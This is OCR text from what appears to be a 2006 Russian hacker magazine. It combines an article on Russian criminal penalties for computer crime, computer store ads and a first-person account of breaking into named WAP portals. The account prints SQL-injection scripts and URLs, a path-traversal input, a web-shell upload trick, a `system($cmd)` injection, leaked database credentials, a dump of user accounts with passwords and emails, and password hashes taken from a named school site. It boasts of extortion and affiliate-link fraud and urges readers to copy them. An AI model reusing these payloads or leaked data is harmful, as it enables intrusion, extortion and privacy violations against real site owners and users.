Добыча информации по платежным картам и ее владельцу. Зачастую за подобные действия тебе грозит 272 статья — «Неправомерный доступ к компьютерной информации». Для того чтобы преступление считалось оконченным, достаточно совершить одно из действий: уничтожить, блокировать, модифицировать или скопировать информацию. Если суд докажет, что ты похитил базу кредиток с раскрученного порносайта, то припаяют штраф до 200 тысяч рублей или упекут за решетку на срок до 2-х лет. А в случае использования служебного положения получишь штраф до 300 тысяч рублей и лишишься свободы на срок до 5 лет.

Продажа информации для последующего использования. Даже являясь реселлером баз платежных карт, ты нарушаешь закон и рискуешь быть привлеченным по 183 статье УК — «Незаконное получение и разглашение сведений, составляющую коммерческую, налоговую или банковскую тайну». За это светит штраф до 120 тысяч рублей или лишение свободы до 3-х лет. А если ты занимаешься продажей баз длительное время, и за этот период успел причинить крупный ущерб, то готовься заплатить до 20 тысяч рублей и попрощаться со свободой на срок до 5 лет.

Использование информации для собственного обогащения. Здесь существует два варианта: либо ты вбиваешь информацию о карте для покупки товара, либо для покупки услуг (музыки, софта и т.п.). В первом случае действует уже известная тебе 159 статья УК — «Мошенничество». Иначе 165 статья — «Причинение имущественного ущерба путем обмана или злоупотребления доверием». Особенность данной статьи — отсутствие каких-либо признаков хищения, что применимо к нематериальным ценностям. Предположим, что ты скардил полезную, но шареварную софтину, причинив владельцу имущественный ущерб. Готовься отдать до 800 тысяч рублей или просидеть в местах не столь отдаленных до 2-х лет. Согласись, что даже самая полезная прога не стоит этого.


Продажа и покупка скарженного товара. Являясь продавцом или покупателем стаффа, есть риск быть привлеченным по 175 статье УК — «Приобретение или сбыт имущества, заведомо добытым преступным путем». Предположим, что ты поместил объявление на кардерском форуме о продаже стаффа. Этим сервисом воспользовался ряд клиентов. Ты и все твои клиенты могут поплатиться на 40 тысяч рублей или сесть в тюрьму на срок до 2-х лет.

Не секрет, что в кардинге присутствует механизм отмыва денег. На этот счет у наших законодателей тоже нашлась статья 174 (174.1) — «Легализация (отмывание) денежных средств или иного имущества, приобретенных другими лицами преступным путем» (либо лицом, совершившим преступление). Если тебя поймали за отмывом, то готовь 120 тысяч рублей. В крупном размере — до 300 тысяч рублей. А если действовал на пару с соседом Васей, да еще используя свое служебное положение, то тебе грозит лишение свободы до 8 лет со штрафом до миллиона рублей. Согласись, немалый срок!

Ломать — не строить

Поговорим о более безобидных правонарушениях: взлом ресурсов в глобальной сети. Бьюсь об заклад, что добрая половина читателей активно практикуют это преступление. Все они рискуют понести ответственность по старой доброй 272 статье, которую я уже описала. Стоит отметить, что если ты использовал информацию, полученную в результате взлома, то может иметь место не только 272, но и, например, 165 статья УК. Эта статья может действовать в том случае, если ты получил доступ к диалапу (а может быть даже отдал аккаунт соседу Васе), причинив тем самым законному владельцу имущественный ущерб. Следует отметить, что тебе не придется выбирать статью — впаяют обе :).


Нередко несанкционированный доступ сопровождается попытками вымогательства. Скажем, ты взломал интернет-



Количество преступлений зарегистрированных с 1997 — 2003 год по ст. 272 УК РФ в совокупности со ст. ст. 159, 165, 187 УК РФ.



http://fsb.ru — ФСБ РФ.
http://mvdinform.ru — МВД РФ.
http://cyber-crimes.ru — Федеральный правовой портал о компьютерных преступлениях.
http://cyberpol.ru — компьютерная преступность и борьба с ней. Здесь много интересных и доступных материалов.
http://xserver.ru/user — правовая библиотека.
http://arsy.ru — мой маленький сайт.



На диске ты найдешь полезные нормативно-правовые документы (УК в том числе) и прочие интересные материалы по теме.

Условное осуждение — тоже осуждение

Не секрет, что за большинство «компьютерных» преступлений применяется условное осуждение. Многие считают, что в нем нет ничего страшного, но это совсем не так. При назначении условного осуждения судом устанавливается испытательный срок, в течение которого необходимо доказать свое исправление. Кроме того, могут быть назначены дополнительные виды наказания, а также исполнение определенных обязанностей: не менять ПМЖ, работу, место учебы без уведомления контролирующего государственного органа, осуществляющего исправление, не посещать определенные места и т.д. В течение этого срока за осужденным осуществляется контроль специализированным государственным органом, и по его представлению суд может отменить или дополнить обязанности, а также снять судимость. Однако при уклонении от исполнения возложенных судом обязанностей или административном нарушении суд может продлить испытательный срок или отменить условное осуждение, заменив его реальным исполнением наказания.
Еще один минус условного осуждения заключается в том, что далеко не каждая организация решится принять осужденного на работу. О том, чтобы продолжать свою преступную деятельность, стоит хорошо подумать, поскольку при повторном преступлении, суд отменит условное осуждение и назначит наказание по совокупности приговоров (см. ст. 69-74 УК).

магазин и требуешь денег с его владельца за то, чтобы не было простоя в работе. Если это деяние будет доказано в суде, то может светить дополнительно и 163 статья — «Вымогательство», которая наказывается лишением свободы на срок до 4-х лет со штрафом до 80 тысяч рублей. То же самое актуально для владельцев ботнетов, которые шантажируют интернет-магазины и прочие ресурсы.
Кстати, о ботнетах. Если ты владеешь большим числом ботов и любишь noDDoSить случайные сайты, то рискуешь подпасть под 273 статью УК — «Создание, использование и распространение вредоносных программ для ЭВМ». Статья распространяется на несанкционированное блокирование информации, которое производится твоими ботами. Сие деяние наказывается лишением свободы на срок до 3-х лет со штрафом до 200 тысяч рублей. Если же флуд по неосторожности повлек тяжкие последствия — готовься лишиться свободы на срок от 3 до 7 лет.
Та же самая статья касается любителей заслать троянов либо их авторов. В ней четко прописывается, что к ответственности привлекается автор (распространитель) вредоносной программы, повлекшей за собой копирование либо уничтожение конфиденциальных данных. Стоит отметить, что некоторые вирусы способны нанести вред не только информации, но и аппаратной части (за примером далеко ходить не надо — вспомни известный Win95.cih). В наше время талантливые вирмейкеры пытаются написать заразу, выводящую из строя винты, мониторы и прочие девайсы. Помимо 273 статьи, их ждет еще одна — статья 167 — «Умышленные уничтожение или повреждение имущества». Создателя подобного вируса ждет штраф до 40 тысяч рублей или лишение свободы на срок до 2-х лет (и это не считая положенного наказания по 273!). Но в каждой бочке дегтя имеется маленькая ложка меда. Если будет доказано, что все вирусы ты просто коллекционировал в научных целях или собирал их для создания антивирусной программы (в общем, на пользу общества), то наказания по статье 273 удастся избежать.
Ты, наверное, думаешь, что сейчас я буду пугать еще и 274 статьей УК — «Нарушение правил эксплуатации ЭВМ, системы ЭВМ или их сети». Но это вовсе не так. Данная статья реже всего встречается на практике. Ведь для того, чтобы быть привлеченным по ней, необходимо работать администратором какого-либо предприятия (например, завода) и своими действиями, нарушающими правила эксплуатации ЭВМ, причинить существенный вред производству. К примеру, ты работаешь на металлургическом заводе и имеешь доступ к цеховому оборудованию (необязательно к ПК) и решил понажимать на кнопочки в обход существующим правилам эксплуатации. Твои нехорошие действия привели к тому, что производство свежекатанных стальных заготовок остановилось на несколько часов. Сам понимаешь, что по голове за подобное деяние не погладят — завод потерял кучу бабок из-за незапланированного простоя. Вот тут-то и сработает заветная 274 статья УК, согласно которой, ты можешь лишиться права занимать определенные должности на срок до 5 лет или сесть в тюрьму на срок до 2-х лет. А если одна из стальных болванок упала кому-нибудь на голову, то будь готов отправиться в места не столь отдаленные на 4 года.

Эпилог

В этой статье не описаны все возможные сетевые преступления и ответственность за них, но, надеюсь, что изложенного будет достаточно для того, чтобы кто-то задумался, прежде чем встать на путь интернет-нарушителя. Если же ты хочешь изучить вопрос преступления и наказания подробнее — советую прочитать следующую литературу:

1. Уголовный Кодекс РФ.
2. Верин В.П. Постатейный комментарий к УК РФ.
3. Курушин В.Д., «Компьютерные преступления и информационная безопасность».
4. Вехов В.Б., «Тактические особенности расследования преступлений в сфере компьютерной информации».
5. Осипенко А.Л., «Борьба с преступностью в глобальных компьютерных сетях: Международный опыт».


Вместе веселее

Зачастую сетевые преступления совершаются не в одиночку. Уголовный закон различает следующие преступные группы (см. ст. 35 УК):
1. Группа лиц — два или более исполнителя без предварительного сговора.
2. Группа лиц по предварительному сговору — два или более лица, заранее договорившихся о совместном совершении преступления.
3. Организованная группа — устойчивая группа лиц, заранее объединившихся для совершения одного или нескольких преступлений.
4. Преступное сообщество (преступная организация) — сплоченная организованная группа, созданная для совершения тяжких или особо тяжких преступлений, либо объединение организованных групп, созданных в тех же целях.
Совершение преступления группой лиц влечет более строгое наказание.
Существует несколько видов соучастников преступления (см. ст. 32-34, 36 УК):
1. Исполнитель — лицо, непосредственно совершившее преступление или непосредственно участвующее в его совершении совместно с другими лицами (соисполнителями).
2. Организатор — лицо, организовавшее совершение преступления или руководившее его исполнением, а равно лицо создавшее организованную группу или преступное сообщество или руководившее ими.
3. Подстрекатель — лицо, склонившее другое лицо к совершению преступления путем уговора, подкупа и т.д.
4. Пособник — лицо, содействовавшее совершению преступления: советами, указаниями, предоставлением информации, средств или орудий совершения преступления или устранением препятствий, а также лицо, заранее обещавшее скрыть преступника, следы преступления, предметы, добытые преступным путем, а также заранее обещавшее приобрести или сбыть такие предметы.

flextron

Компьютеры гибкой конфигурации






Flextron Premiera D
домашний компьютер
- Процессор Intel® Pentium® D 805 2.66 ГГц
- Оперативная память 512Мб DDR II
- Видеокарта ASUS «EAX1600Pro/TD» 256МБ
- Жесткий диск 160 ГБ
- Привод DVD/CD-RW
- Microsoft Windows XP Home Edition SP2, рус.



Flextron Universe D
мультимедийный центр
- Процессор Intel® Pentium® D 820 2.8 ГГц
- Оперативная память 512Мб DDR II
- Видеокарта Sapphire «Radeon X1600 Pro» 256МБ
- Жесткий диск 160 ГБ
- Привод DVD -RW
- Microsoft Windows XP Home Edition SP2, рус.

Новейшие технологии и надежный уровень производительности



Сделайте Ваш выбор в пользу компьютеров Flextron на базе двухъядерного процессора Intel® Pentium® D и откройте новые возможности Вашего ПК.



КОМПЬЮТЕРЫ ОРГТЕХНИКА
КОМПЛЕКТУЮЩИЕ

КАРТА ПОСТОЯННОГО ПОКУПАТЕЛЯ
064 054 2368

При покупке компьютера Flextron получи Карту постоянного покупателя в подарок.

Адреса салонов-магазинов:

м. «Бабушкинская», ул. Сухонская, 7а
м. «Улица 1905 года», ул. Мантулинская, 2
м. «Владыкино», Алтуфьевское ш., 16

Единая справочная: (495) 105-64-47

Интернет-магазин: www.fcenter.ru




Flextron Maxima D
игровая станция нового поколения
- Процессор Intel® Pentium® D 930 3 ГГц
- Оперативная память 1 Гб DDR II
- Видеокарта Sapphire «Radeon X1600 Pro» 256МБ
- Жесткий диск 160 ГБ
- Привод DVD -RW
- Microsoft Windows XP Home Edition SP2, рус.

WAPP_TE@M
/ HTTP://WAPP.RU /

ИСТОРИЯ ВЗЛОМА КРУПНЕЙШИХ WAP-САЙТОВ

Мобильный взлом

КАЖДЫЙ ДЕНЬ МЫ ПОЛЬЗУЕМСЯ СЕРВИСАМИ КРУПНЕЙШИХ РУССКОЯЗЫЧНЫХ WAP-САЙТОВ. НО МАЛО КТО ЗНАЕТ, ЧТО ЭТИ САЙТЫ, КАК И ИХ СОБРАТЬЯ В БОЛЬШОМ ИНЕТЕ, СОДЕРЖАТ УЯЗВИМОСТИ. СОВСЕМ НЕДАВНО МНЕ УДАЛОСЬ ПОЛОМАТЬ НЕКОТОРЫЕ WAP-РЕСУРСЫ, ЧТО ДОСТАВИЛО НЕМАЛО НЕПРИЯТНОСТЕЙ ИХ АДМИНИСТРАТОРАМ. А ЛОМАЛ Я ЧЕРЕЗ ВСЕМ ИЗВЕСТНЫЕ БАГИ — SQL-INJECTION, TRAVERS DIRECTORY И Т.П. УДИВЛЕН? Я ТОЖЕ БЫЛ УДИВЛЕН, КОГДА НАХОДИЛ ИХ НА КРУПНЫХ WAP-ПОРТАЛАХ. А ПОТОМ ПРИВЫК :).



Хорошие вап-программеры обычно не пользуются готовыми скриптами, а пишут их сами. А также нередко заказывают нужную программу у хорошего и проверенного человека за N-ную сумму веб-манек. Но в этом и заключается вся опасность: такие мобильные форумы, чаты, download-центры практически всегда имеют какой-нибудь нелепый баг. Здесь все так же, как при взломе обычных ресурсов. Единственная трудность заключается в использовании специального языка разметки wml в wap-страницах. Но тут все так же, как и в простом html. Только не удивляйся тому, что после открытия wap-страницы вместо привычного <form action="" method="post"> ты увидишь какой-то <anchor><go href="" method="post">. Если тебе потребуется внести нехороший символ в одну из переменных, передаваемых скрипту из wml-страницы, нужно будет всего лишь немного осмотреться и действовать по аналогии с html. А вообще, прибегать к просмотру чистого wml приходится крайне редко — все хакерские действия совершаются в строке URL-браузера.

Давай определимся, что мы сможем поиметь от взлома wap-сайта? Бесплатные мелодии и картинки? Это вряд ли, ведь они и так выложены бесплатно. Халявный доступ к платным сервисам и онлайн-играм? Это уже лучше — некоторые ресурсы их действительно предоставляют. Но самую большую выгоду можно получить от продажи исходных кодов эксклюзивных скриптов, расположенных на мобильных порталах. Для экстремалов подойдет способ смены партнерских ссылок на свои :). То есть все деньги от продажи платного контента партнеров могут пойти тебе в карман. Если, конечно, админ не заметит такой подставы.

А теперь я хочу рассказать несколько поучительных историй взломов известных WAP-порталов со счастливым концом.

wap.kmx.ru — надежный конструктор

Сейчас очень модно создавать мобильные сайты, просматриваемые прямо с экрана сотового телефона. Владельцы этих сервисов-конструкторов получают огромные деньги, размещая рекламные и партнерские ссылки на сайтах своих клиентов. Одним из порталов, предоставляющих такую услугу, является wap.kmx.ru. Пользователям этого конструктора предоставлены широчайшие возможности по созданию и редактированию своих страниц. Как утверждают сами создатели kmx: «Мы — эксперты сайтостроения!». Но так ли это? 20 000 пользователей сервиса действительно так считают, а я почему-то сразу не поверил и, заре-

> template главной страницы wep.ru

```
if($_POST['location'] == 'above')
{
    // adding new line
    $curr_row = array_pop($contents2);
    $contents2[] = $new_line;
    array_push($contents2, $curr_row);
}
}
}
$fp = fopen("$login/" . addslashes($_GET['page']), 'wb');
fputs($fp, join('', $contents2));
fclose($fp);
```

> Бажный кусок кода в wap4.ru

гистрировав свой сайт с помощью веб-браузера Opera, начал изучать внутреннее устройство скрипта. После недолгого хождения по ссылкам мне посчастливилось наткнуться на такой интересный пункт, как «Импорт файлов через URL». Эта фишка позволяет загрузить на свой сайт различный контент для мобильного телефона. Страница раздела содержала 2 поля ввода: «URL» и «Сохранить как...». Недолго думая, я вписал в URL значение ../../../../../../../../etc/passwd, а в поле «Сохранить как...» — passwd.wml. Я представил, что вполне возможно значение http:// указано для красоты, а в скрипте его наличие не проверяется. Действительно, после нехитрого злодеяния в моей папке для wml-страничек появился новый файл с содержанием /etc/passwd :). Дальше я попробовал прочитать содержимое директории с помощью этой баги. Значки ../../ и функция readfile() помогли мне выйти в корень конструктора. Продолжив изучать по очереди все *.php-скрипты, я наткнулся на параметры доступа к базе данных конструктора в файлике /home/kmx/www/rotation_reklama_25.php.

```
define("DBName","kmx");
define("HostName","localhost");
define("UserName","kmx");
define("Password","kmx-hosting");
```

Отличный пароль для такого серьезного проекта. Что удивительно, он подошел к ftp! Получив доступ к серверу, я тут же слил все файлы конструктора и базу данных к себе на жесткий диск. Вот часть дампа базы клиентов этого хостинга-конструктора:

```
INSERT INTO `users` VALUES (12965,'kmx','tehrana','tehrana','1561554961',0,1112326239,1112326250,'farid','nadirov','nf_m55@mail.ru',0,5242880,0,'');
INSERT INTO `users` VALUES (14642,'kmx','elkatan','yaqub oqlu','7381022744',0,1113300485,1113300500,'ELDENIZ','MAMEDOV','elkatan@mail.ru',0,5242880,0,'');
INSERT INTO `users` VALUES (12961,'kmx','skykmxru','mix','2417159245',632235923,1112322498,1112325157,'pavel','Ivanov','',0,5242880,0, '');
INSERT INTO `users` VALUES (12960,'kmx','till','131313','4832612542',955559136,1112320276,1112797484,'Саша','Ященко','tillll@gala.net',0,5242880,0,'');
INSERT INTO `users` VALUES (12959,'kmx','cold-punk','Hoj','1097662073',0,1112319078,1112319089,'Il\'ya','Yavorskij','cold-punk@mail.ru',0,5242880,0,'');
```

Итак, я мог рулить всеми сайтами конструктора. Вообще, у меня была идея их удалить, но я не стал этого делать, так как админ kmx развернул нешуточную антихакерскую деятельность. Он проверил все свои скрипты на баги и подключил к защите сервера своих знакомых из спецслужб (как он сам говорил). Но, несмотря на это, мне с товарищами все же удалось несколько раз продать эти эксклюзивные хостерские скрипты за кругленькую сумму.

seclub.org — вакханалия в чате

Что такое мобильный чат? Это бессонно проведенные ночи у экрана телефона, настоящая дружба и виртуальная любовь, которые всюду ходят с тобой в кармане. Самые лучшие вап-чаты обычно размещены на более или менее посещаемых порталах, одним из которых является seclub.org — клуб любителей трубок от SonyEricsson. Этот популярнейший WAP-портал с не менее популярным чатом тоже оказался подверженным взлому. Именно из-за моих приколов над пользователями админы клуба вынуждены были написать свой новый чат с нуля, а не пользоваться купленным у wap.wab.ru скриптом. А с чего же все началось? Как-то раз, сидя в аське, я узнал у хорошего знакомого про то, что этот чат записывает в базу данных переменную с юзер-агентом ($HTTP_USER_AGENT) без каких-либо проверок. Переварив эту инфу и зная о том, что поле с правами пользователя в БД называется «level», я решил проверить чат на sql-injection. Я накатал простенький php-скрипт, увеличивающий «level» на несколько пунктов:


```
<?
$fp = fsockopen("seclub.org", 80, $errno, $errstr, 30);
  $out = "GET /chat/chat.php?id=41711&ps=testaz&rm=4&ref=169569 HTTP/1.1\r\n";
  $out .= "Host: seclub.org\r\n";
  $out .= "Connection: Close\r\n";
  $out .= "User-Agent: 1',level='7\r\n\r\n";
fwrite($fp, $out); fclose($fp);
?>
```

И запустил его на Денвере. После чего, зайдя в чат, увидел много новых возможностей: Админская комната, Панель управления администратором, кнопка смены заголовка комнаты и т.д. Админы раз за разом убирали мой статус, а я снова и снова проделывал этот нехитрый трюк, становясь администратором. Так как этот скрипт со временем стал доступен всем и каждому, ты можешь поискать его в вапе и поглумиться над тупыми администраторами. Распознать такой чат можно по специфической странице reghelp.php (в других чатах регистрация оформлена либо совсем без страницы с правилами и помощью, либо эта пага называется по-другому), на которую ты попадаешь сразу после нажатия кнопки «Регистрация» в главном меню.

wap.siemens-club.ru — кривые ручки кодеров


А теперь самое вкусненькое. Wap.Siemens-Club.Ru - вап-представительство сименс-клуба, на сегодняшний день является одним из самых посещаемых ресурсов рувапа с очень высоким доходом. На нем находятся тонны отсортированных загрузок: wav, mmf-мелодии и т.п. Резон для взлома этого портала был очень весомым: возможность шантажа и получения денег.

Разработчиком движка для вап сименс-клуба является человек с ником lastdj (его вап-сайт — lastdj.net.ru), кодер довольно неплохой, но невнимательный. Практически в каждый параметр его скриптов можно было вставить кавычку для sql-иньекции (уже потом за умеренную плату админы клуба попросили меня указать их). В общем, их движок был полностью дырявым. Но самая главная бага открывалась взору, если в Опере пройти по вкладке Сервис->Быстрые настройки и нажать «Представляться как Internet explorer», а не как Opera, что стоит там по дефолту. После выполнения этой нехитрой процедуры по адресу: wap.siemens-club.ru можно увидеть веб-форму для загрузки своих файлов в вап-обменник (сейчас он находится по адресу: http://wap.siemens-club.ru/?mod=mod_dmelody). Сначала я попробовал загрузить веб-шелл, содержащийся в файле test.jpg.php. Не прокатило: расширение жестко проверялось. Затем, немного подумав, переименовал файл в test.php.jpg. Скрипт спокойно про-






Исходник главной страницы wap.kmx.ru



Партнерки на мурик.ру



Форма загрузки файлов на сименс-клубе

глотил мой шелл и даже любезно обрезал «.jpg», оставив просто файл test.php. Что было дальше, думаю, не стоит объяснять. После изучения сервера, поиска всех явок, паролей и доступов я постучал в асю к одному из админов сименс-клуба и потребовал за информацию о дырке немного зеленых денег на подставной кошелек. Админ, естественно, мне не поверил и создал тестовый файл php в корне сайта, попросив меня раскрыть его содержание. Что я и сделал. Но админ снова не понял всю серьезность ситуации. Тогда я удалил из загрузок весь раздел с java-книгами . Только после этого товарищ администратор осознал, что нужно что-то делать, перевел мне запрошенную сумму — и я рассказал ему о дырке. А потом все тихо и мирно разошлись.

Думаю, этот пример наглядно показал, почему не стоит доверять непроверенным кодерам.

wap.mypuk.ru — качаем деньги

В свое время (2003-2004 годы) wap.mypuk.ru был самым посещаемым порталом рувапа. Люди заходили на него благодаря неплохому по тем временам чату и огромному каталогу ссылок. После появления партнерских программ админ ресурса решил первым их испытать и поставил на свой сайт эти самые партнерские ссылки. Деньги полились к нему рекой, и мы с товарищами решили, что он должен поделиться. Наверно, всем уже приелась бага phpbb-форума в параметре highlight, но именно она нам помогла. У Мурика как раз был установлен такой форум с неплохой вап-модификацией. Собственно, в вап-phpbb бага не работала, а вот в веб проходила на ура. Причем права на запись, удаление и т.д. файлов были полными. В результате залития шелла на сервер мы смогли рулить крупнейшим сайтом рувапа около двух недель. И все эти две недели на несколько часов меняли партерские ссылки контент-провайдеров playfon.ru и mediamobile.ru на свои. Это заметить было сложно, так как такая партнерская ссылка имеет следующий вид: http://wapb2b.playfon.ru/p/chm.wml?d=232234, где «d=232234» — ид партнера. Так мы ставили свой ид и продавали на чужом портале около 60-80 игр в день. Правда, деньги за эти игры мы так и не получили, так как, совершенно обнаглевши, стали заменять ссылки уже не на пару часов, а на весь день. В результате Мурик заметил обман и нажаловался контент-провайдеру, который заблокировал наш аккаунт и перевел все деньги обратно Мурику.

Этот взлом можно считать неудачным, но сам прецедент и идея впечатляют. Если тебе удастся взломать какой-нибудь крупный вап-портал, попробуй поднять денег именно таким способом, но сильно не наглей.

wap.bodr.net — месть

И снова популярнейший вап-портал с тоннами загрузок. В свое время с админом бодр.нет у нас сложились очень натянутые отношения. Мы заказали вап-конструктор у знакомого кодера за неплохие деньги, затем этот же кодер продал наш конструктор и бодру. После началась история взаимных взломов именно через этот конструктор. Итак, сам скрипт у бодра расположен по адресу: wap4.ru. После регистрации пользователь попадает в стандартное меню, где можно залезть сразу же в редактирование главной страницы index.wml. Я сразу зашел в этот раздел, и в каждое из полей (Текст, URL, Картинка и т.д.) ввел символы: ' < > $, чтобы проверить, режутся ли тэги. Тэги не резались только в поле «Картинка». Это очень хорошо. Затем я открыл исходный wml-код страницы редактирования и нашел тэг анкора (аналог <form> в html): `<anchor title="go">OK!<go href="edittext.php?id=32019&p=testoz&page=index.wml&i=5" method="post">`. Изменил его на: `<anchor title="go">OK!<go href="http://wap4.ru/edittext.php?id=32019&p=testoz&page=index.phtml&i=5" method="post">`. И сохранил страничку на жестком диске. Ты спросишь, почему именно index.phtml, а не index.php? Привычка :). Обычно админы забывают про это расширение phtml, и в случае с бодром это тоже оказалось верно.

После открытия сохраненной паги я ввел в поле картинки значение `<? system($cmd) ?>`, после чего нажал кнопку «Ок» и получил полноценный шелл на wap4.ru. Затем мы с товарищами стали шантажировать бодра и сняли с него немного денег. Правда, он нам потом отомстил, взломав наш сайт через этот же конструктор, только уже через другую багу. Но все закончилось хорошо.

wap.wep.ru — и снова конструктор

wap.wep.ru (бывший wap.kybuk.ru) — сайт, создавший свою популярность исключительно на рекламе. Его админ вкладывает все деньги, заработанные на продаже мобильного контента исключительно в рекламные аукционы и покупку дорогих скриптов. Одним из таких скриптов снова является популярный в наше время конструктор вап-сайтов, расположенный у кубика по адресу: wxo.ru (глупый домен, не правда ли?). Здесь все было еще проще. Регистрируешь сайт, заходишь на страничку загрузки файлов и заливаешь файл test.phtml, не прибегая ни к каким ухищрениям с расширениями и т.п. Правда, здесь есть одно существенное «но». На сервере с конструктором очень грамотно настроен php, включен safe mode и сопутствующие ему настройки. Здесь пришлось применить мой скрипт, описанный в мартовском Хакере (статья «К кому уходят аси?», http://wapp.ru/trash/dir.txt), позволяющий листать директории и просматривать файлы без применения системных функций. После небольшого изучения сервера мы слили все файлы конструктора себе и решили связаться с Кубиком. В итоге договорились о нераспространении скрипта за 10 дней рекламы у него на сайте.

Вместо заключения

Надеюсь, ты понял, что баги в WAP-порталах бывают самые разные. К тому же большинство из них успешно мигрировало из ресурсов HTTP. Все ошибки, описанные в этом материале, актуальны до сих пор (если не на одном, так на другом WAP-ресурсе). Твоя задача — намотать это правило на ус и свыкнуться с мыслью, что взлом WAP ничем не сложнее всех остальных хакерских трюков.



=SAS=
СПЕЦНАЗ ПРОТИВ
ТЕРРОРИЗМА
Кто рискует,
тот побеждает!
gfi
DAVILEX
© 2006 «Davilex». All rights reserved. © 2006 «GFI». All rights reserved.
© 2006 «Руссобит-Паблишинг» Все права защищены.

СТРОЙКОВ ЛЕОНИД АКА R0ID
/ R0ID@BK.RU /

//X-TOOLS

ПРОГРАММЫ ДЛЯ ХАКЕРОВ

Название: RPVS v1.3
ОС: Windows 2000/XP
Автор: overdose



> Автоматизацию в массы!

Большую часть времени в ходе взлома занимает непосредственно поиск уязвимостей. Поэтому частенько возникает желание автоматизировать данный процесс. Только представь: запускаешь специальный сканер, а сам идешь пить кофе/пиво, дожидаясь появления лога. Мечты? Вовсе нет.

Я хочу представить тебе замечательную софтину под названием Remote PHP Vulnerability Scanner. Этот сканер предназначен для поиска уязвимостей в php-скриптах: от sql-injection до XSS.

Однажды я набрел на сайт одной из американских школ (www.fsdb.k12.fl.us). Не помню уже, чем меня заинтересовал этот ресурс, но мне захотелось протестировать на нем программу. Недолго думая, я запустил RPVS и пошел спать. Проснувшись, я увидел лог, который показывал на скул-иньекцию скрипта story.php в параметре blog_id. Запустив браузер, я набрал в адресной строке: www.fsdb.k12.fl.us/news/story.php?blog_id=109'&section=State. Через секунду передо мной предстало сообщение об ошибке запроса к MySQL-базе:


```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''109''' at line 1
```

Уязвимость действительно существовала. Я подобрал количество полей. Их оказалось 4: www.fsdb.k12.fl.us/news/story.php?blog_id=-1%27+union+select+1,2,3,4/*&section=State.

А затем получил хэш рутового пароля к базе: www.fsdb.k12.fl.us/news/story.php?blog_id=-1%27+union+select+1,2,password,4+from+mysql.user/*&section=State. Сам хэш имел вид: 33F3D96C3BCB50A5B7EA60B3C46D0A990866544B. Кроме того, в таблице mysql.user существовал еще один пользователь — newspages. Хэш его пароля я извлек и также бережно сохранил: 404d96fd7a4ea819.

